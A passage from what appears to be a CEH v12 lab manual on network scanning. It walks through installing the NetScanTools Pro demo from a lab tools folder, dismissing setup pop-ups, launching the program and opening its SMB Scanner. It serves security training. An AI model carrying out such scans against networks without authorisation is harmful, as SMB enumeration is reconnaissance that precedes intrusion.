
    Note: Networks screen appears, click **Yes** to allow your PC to be discoverable by other PCs and devices on the network.
11. Navigate to **E:\CEH-Tools\CEHv12 Module 03 Scanning Networks\Scanning Tools\NetScanTools Pro** and double-click **nstp11demo.exe**.

    Note: If a **User Account Control** pop-up appears, click **Yes**.
12. The **Setup - NetScanTools Pro Demo** window appears, click **Next** and follow the wizard-driven installation steps to install **NetScanTools Pro**.


    Note: If a **WinPcap 4.1.3 Setup** pop-up appears, click **Cancel**.




13. In the **Completing the NetScanTools Pro Demo Setup Wizard**, ensure that **Launch NetScanTools Pro Demo** is checked and click **Finish**.




14. The **Reminder** window appears; if you are using a demo version of NetScanTools Pro, click the **Start the DEMO** button.



15. A **DEMO Version** pop-up appears; click the **Start NetScanTools Pro Demo…** button.




16. The **NetScanTools Pro** main window appears, as shown in the screenshot.



17. In the left pane, under the **Manual Tools (all)** section, scroll down and click the **SMB Scanner** option, as shown in the screenshot.

